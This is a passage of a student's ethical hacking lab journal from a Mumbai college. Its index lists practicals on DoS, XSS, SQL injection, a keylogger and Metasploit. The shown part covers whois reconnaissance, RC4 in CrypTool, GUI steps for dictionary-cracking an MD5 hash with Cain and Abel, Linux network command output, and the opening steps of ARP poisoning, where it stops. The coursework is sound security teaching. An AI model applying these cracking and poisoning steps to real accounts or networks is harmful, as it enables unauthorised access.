

NAME: Akash Lalit Mishra

ROLL NO: 12

T.Y.B.Sc Computer Science

PRACTICAL

Ethical Hacking

CERTIFICATE



Jan Seva Sangh's
Shri Ram College Of Commerce

(Affiliated to the University Of Mumbai)
NAAC ACCREDITED 'B' GRADE (FIRST CYCLE)



University of Mumbai

CLASS: TYCS SUBJECT: Ethical Hacking SEAT NO/ROLL NO: 12

This is to certify that the work entered in this journal is the work of

Mr./Miss Akash Lalit Mishra

Who has worked for the practical examination of Ethical Hacking

Year B.S.C (CS) semester 6th of the year 2022-2023 in the college.

Internal |Signature

External Signature

Date:

College Stamp


Principal

INDEX

Sr.no	Title	Sign
1	Use Google and Whois for Reconnaissance	
2	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode Wireless network Password	
3	a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute. b) Perform ARP Poisoning in Windows	
4	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	
5	a) Use Wireshark (Sniffer) to capture network traffic and analyze b) Use Nemesy to launch DoS attack	
6	Simulate persistent cross-site scripting attack	
7	Session impersonation using Firefox and Tamper Data add-on	
8	Perform SQL injection attack	
9	Create a simple keylogger using python	
10	Using Metasploit to exploit (Kali Linux)	

Practical-1

Aim: Use Google and Whois for Reconnaissance



The screenshot displays the WHOIS domain tools website interface. The browser's address bar shows the URL `whois.domaintools.com/facebook.com`. The page features a navigation bar with links for PROFILE, CONNECT, MONITOR, and SUPPORT, along with a 'Virtual Lookup' search bar and a 'Sign Up' button.

The main content area is divided into two columns. The left column displays detailed information about the domain `facebook.com`:

- Location:** Menlo Park, CA, 94025, US
- Contact:** danah@fb.com, tel: +1 650 543 4800 (f: +1 650 543 4800)
- IP Address:** 157.240.3.35 - 256 other sites hosted on this server
- IP Location:** Oregon - Prineville - Facebook Inc.
- ASN:** AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)
- IP History:** 292 changes on 292 unique IP addresses over 15 years
- Registrar History:** 4 registrars with 1 drop
- Hosting History:** 4 changes on 4 unique name servers over 14 years

The right column, titled 'Available TLDs', provides information on domain availability through preferred partners. It includes a 'View Screenshot History' button and a list of available domains with 'View Whois' links for each:

- facebook.com
- facebook.net
- facebook.org
- facebook.idn
- facebook.ltd
- facebook.lux
- facebook.mn

A 'Validation Required' warning banner is visible at the bottom of the page. The Windows taskbar at the bottom shows the system clock as 13:50.

Practical-2

Aim:

- a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm
- b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:

1. Install CrypTool from <https://www.cryptool.org/en/ct1-downloads>.

2. Plain Text



3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4

4. Click the number of bits



5. Click Encrypt.



6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

7. Click the number of bits.




8. Click Decrypt.




b) Use Cain and Abel for cracking Windows account password using dictionary attack and to decode wireless network password.


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.






2. A dialogue box appears after clicking on hash calculator,
Add the text >> Calculate hash code >> Copy MD5 hash value




3. Click on MD5 Hashes>> Add list>>Paste Hash Value.




4. Click on hash code right click, Dictionary Attack>>Add to list>>Start




Match Found:



Match not Found:






Practical-3

Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

b) Perform ARP Poisoning in Windows

a) Linux Commands:


1. ifconfig



```
rdnc@ubuntu:~$ ifconfig
ens33: Link encap:Ethernet HWaddr 00:0c:29:c7:a3:e4
       inet addr:192.168.9.171 Bcast:192.168.9.255 Mask:255.255.255.0
       inet6 addr: fe80::6d4e:f9a8:c0f9:79b8/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:3488 errors:0 dropped:0 overruns:0 frame:0
       TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:4631817 (4.6 MB) TX bytes:123203 (123.2 KB)
       Interrupt:19 Base address:0x2000

lo: Link encap:Local Loopback
     inet addr:127.0.0.1 Mask:255.0.0.0
     inet6 addr: ::1/128 Scope:Host
     UP LOOPBACK RUNNING  MTU:65536  Metric:1
     RX packets:39 errors:0 dropped:0 overruns:0 frame:0
     TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1
     RX bytes:3034 (3.0 KB) TX bytes:3034 (3.0 KB)
```

2. netstat



```
rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974    yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846    economy.canonical.:http CLOSE_WAIT

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node  Path
unix    2      [ ]          DGRAM                    17068    /run/user/1000/systemd/notify
unix    2      [ ]          DGRAM                    14783    /run/user/108/systemd/notify
unix   17      [ ]          DGRAM                    10587    /run/systemd/journal/dev-log
unix    8      [ ]          DGRAM                    10598    /run/systemd/journal/socket
unix    2      [ ]          DGRAM                    10678    /run/systemd/journal/syslog
unix    3      [ ]          DGRAM                    10581    /run/systemd/notify
unix    3      [ ]          STREAM   CONNECTED    18893
unix    3      [ ]          STREAM   CONNECTED    18521
unix    3      [ ]          STREAM   CONNECTED    14486
unix    3      [ ]          STREAM   CONNECTED    13391    /run/systemd/journal/stdout
unix    3      [ ]          STREAM   CONNECTED    19678    @/tmp/.X11-unix/X0
unix    3      [ ]          STREAM   CONNECTED    17336
unix    3      [ ]          STREAM   CONNECTED    18079    /run/systemd/journal/stdout
unix    3      [ ]          STREAM   CONNECTED    18065
unix    3      [ ]          STREAM   CONNECTED    15493
```

3. ping


```
rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

4. traceroute



```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
 1  192.168.9.1  1.080ms  0.477ms  0.535ms
 2  103.250.39.70  2.733ms  2.395ms  1.871ms
 3  103.250.39.65  2.242ms  2.505ms  1.502ms
 4  103.250.39.254  6.182ms  1.700ms  2.019ms
 5  103.250.39.253  2.605ms  2.386ms  2.014ms
 6  103.250.39.250  1.949ms  2.738ms  2.297ms
 7  108.170.248.177  4.742ms  3.058ms  2.420ms
 8  108.170.238.129  3.718ms  3.787ms  4.068ms
 9  8.8.8.8  3.282ms  2.008ms  2.391ms
```

b) ARP Poisoning Steps:


1. Click on Sniffer tab.




2. Click on Start/Stop Sniffer and give range values and click okay.



